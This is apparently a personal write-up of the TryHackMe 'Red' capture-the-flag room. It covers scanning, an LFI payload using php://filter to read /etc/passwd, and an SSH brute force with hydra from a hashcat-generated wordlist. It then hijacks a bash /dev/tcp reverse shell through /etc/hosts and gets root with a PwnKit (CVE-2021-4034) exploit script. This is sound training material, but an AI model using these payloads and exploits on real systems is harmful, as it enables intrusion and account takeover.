RED

RED

https://tryhackme.com/room/redisl33t

`rustscan -a 10.10.26.241 -- -sV -sC -A | tee scan.txt`

Open 10.10.26.241:**22**


Open 10.10.26.241:**80**

`dirsearch -u 10.10.26.241`

```
Target: http://10.10.26.241/

[17:19:09] Starting:
[17:19:15] 403 -  277B  - /.ht_wsr.txt
[17:19:15] 403 -  277B  - /.htaccess.bak1
[17:19:15] 403 -  277B  - /.htaccess.save
[17:19:15] 403 -  277B  - /.htaccess.orig
[17:19:15] 403 -  277B  - /.htaccess_extra
[17:19:15] 403 -  277B  - /.htaccess.sample
[17:19:15] 403 -  277B  - /.htaccess_orig
[17:19:15] 403 -  277B  - /.htaccess_sc
[17:19:15] 403 -  277B  - /.htaccessOLD
[17:19:15] 403 -  277B  - /.html
[17:19:15] 403 -  277B  - /.htaccessBAK
[17:19:15] 403 -  277B  - /.htaccessOLD2
[17:19:15] 403 -  277B  - /.htpasswds
[17:19:15] 403 -  277B  - /.htpasswd_test
[17:19:15] 403 -  277B  - /.htm
[17:19:15] 403 -  277B  - /.httr-oauth
[17:19:17] 403 -  277B  - /.php
[17:19:27] 200 -    9KB - /about.html
[17:19:38] 301 -  313B  - /assets  →  http://10.10.26.241/assets/
[17:19:38] 200 -    1KB - /assets/
[17:19:42] 200 -    7KB - /contact.html
[17:19:49] 200 -   15KB - /home.html
[17:19:50] 302 -    0B  - /index.php  →  /index.php?page=home.html
[17:19:50] 302 -    0B  - /index.php/login/  →  /index.php?page=home.html
[17:20:03] 200 -  675B  - /readme.txt
[17:20:03] 200 -  675B  - /readme.md
[17:20:05] 403 -  277B  - /server-status/
```

Try to register




cannot register))

I think I found LFI (path traversal)


Filter works:

php://filter/convert.base64-encode|convert.base64-decode/resource=file:///etc/passwd



Here is two users **blue** and **red**

In blue's home directory I check bashhistory , and find hashcat using



After I check file (I hope here must be hash) and find password

Let's go ssh

password didn't work!!!!

Try to repeat what blue doing

`hashcat --stdout password -r /usr/share/hashcat/rules/best64.rule > passlist.txt`

```
~/THM/red ▷ ls
scan.txt
~/THM/red ▷ echo                    ' > password
~/THM/red ▷ hashcat --stdout password -r /usr/share/hashcat/rules/best64.rule > passlist.txt
~/THM/red ▷ ls
passlist.txt  password  scan.txt
~/THM/red ▷ ls -la
total 20
drwxr-xr-x 2 kali kali 4096 Aug 28 18:42 .
drwxr-xr-x 7 kali kali 4096 Aug 28 17:01 ..
-rw-r--r-- 1 kali kali 1114 Aug 28 18:42 passlist.txt
-rw-r--r-- 1 kali kali   16 Aug 28 18:41 password
-rw-r--r-- 1 kali kali 4035 Aug 28 17:19 scan.txt
~/THM/red ▷ wc -l passlist.txt
77 passlist.txt
~/THM/red ▷
```

A have 77 possible passwords - it is easy to bruteforce

`hydra -l blue -P passlist.txt ssh://10.10.26.241`

```
~/THM/red ▷ hydra -l blue -P passlist.txt ssh://10.10.26.241
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-28 18:46:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
[DATA] attacking ssh://10.10.26.241:22/
[22][ssh] host: 10.10.26.241   login: blue   password: !
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-28 18:46:13
~/THM/red ▷
```

here is the 1st flag

```
blue@red:~$ ls -la
total 40
drwxr-xr-x 4 root blue 4096 Aug 14  2022 .
drwxr-xr-x 4 root root 4096 Aug 14  2022 ..
-rw-r--r-- 1 blue blue  166 Aug 28 17:03 .bash_history
-rw-r--r-- 1 blue blue  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 blue blue 3771 Feb 25  2020 .bashrc
drwx------ 2 blue blue 4096 Aug 13  2022 .cache
-rw-r----- 1 root blue   34 Aug 14  2022 flag1
-rw-r--r-- 1 blue blue  807 Feb 25  2020 .profile
-rw-r--r-- 1 blue blue   16 Aug 14  2022 .reminder
drwx------ 2 root blue 4096 Aug 13  2022 .ssh
blue@red:~$ cat flOh let me guess, you are going to go to the /tmp or /dev/shm directory to run linpeas? Yawn

cat: fl: No such file or directory
blue@red:~$ cat flag1
THM{
blue@red:~$
```

ok I kick from shell and password changed)

one more hydra

`hydra -l blue -P passlist.txt ssh://10.10.26.241`

I can Disable pseudo-terminal allocation by adding "-T"

`ssh -T blue@IP`

```
          The subsystem is specified as the remot
   -T     Disable pseudo-terminal allocation.
   -t     Force pseudo-terminal allocation.  This
```

Trying to find process what kicked my from ssh I found process:

bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &

```
red         1516  0.0  0.1   6972  2552 ?        S    10:58   0:00 bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &
red         1532  0.0  0.1   6972  2688 ?        S    10:59   0:00 bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &
```

I try to add my IP to /etc/hosts but I have no permitions to write this file!

I use little trick:

`lsattr /etc/hosts`

This will check extra attributes

```
blue@red:/etc$ lsattr hosts
-----a--------e----- hosts
blue@red:/etc$ nano /etc/hosts
```

now `echo "IP redrules.thm" >> /etc/hosts` work)

I prepare listener on port 9001

And I am user red. Here is the second flag

```
~ ▷ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.240.235] 60318
bash: cannot set terminal process group (1644): Inappropriate ioctl for device
bash: no job control in this shell
red@red:~$ ls
ls
flag2
red@red:~$ cat flag2
cat flag2
THM{Y0
red@red:~$
```

In red's home directory I find pkexec vulnerable version

To escalate priviliges I use John Hamond's python script

https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py

Other exploits didn;t work for me)

To run this exploit you must change path to pkexec file

```
# Create gconf config file
try:
    with open('exploit/gconv-modules', 'wb') as f:
        f.write(b'module  UTF-8//    INTERNAL    ../payload    2\n');
except:
    print('[!] Failed to create gconf-modules config file.')
    sys.exit()

# Convert the environment to an array of char*
environ_p = (c_char_p * len(environ))()
environ_p[:] = environ

print('[+] Calling execve()')
# Call execve() with NULL arguments
libc.execve(b'/home/red/.git/pkexec', c_char_p(None), environ_p)
```

Download to machine and run

```
red@red:/tmp$ wget http://10.11.28.126:8000/pwnkit.py
wget http://10.11.28.126:8000/pwnkit.py
--2023-08-29 11:28:19--  http://10.11.28.126:8000/pwnkit.py
Connecting to 10.11.28.126:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3268 (3.2K) [text/x-python]
Saving to: 'pwnkit.py'

     0K ...                                                   100%  149K=0.02s

2023-08-29 11:28:19 (149 KB/s) - 'pwnkit.py' saved [3268/3268]

red@red:/tmp$ chmod +x pwnkit.py
chmod +x pwnkit.py
red@red:/tmp$ python3 pwnkit.py
python3 pwnkit.py
id
uid=0(root) gid=1001(red) groups=1001(red)
cd /root
ls -la
total 40
drwx------  6 root root 4096 Apr 24 22:33 .
drwxr-xr-x 19 root root 4096 Aug 13  2022 ..
lrwxrwxrwx  1 root root    9 Aug 14  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Aug 13  2022 .cache
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   75 Aug 14  2022 .selected_editor
drwx------  2 root root 4096 Aug 13  2022 .ssh
-rw-------  1 root root    0 Apr 24 22:33 .viminfo
drwxr-xr-x  2 root root 4096 Apr 24 22:32 defense
-rw-r-----  1 root root   23 Aug 14  2022 flag3
drwx------  3 root root 4096 Aug 13  2022 snap
cat flag3
THM{
```

final flag in root's directory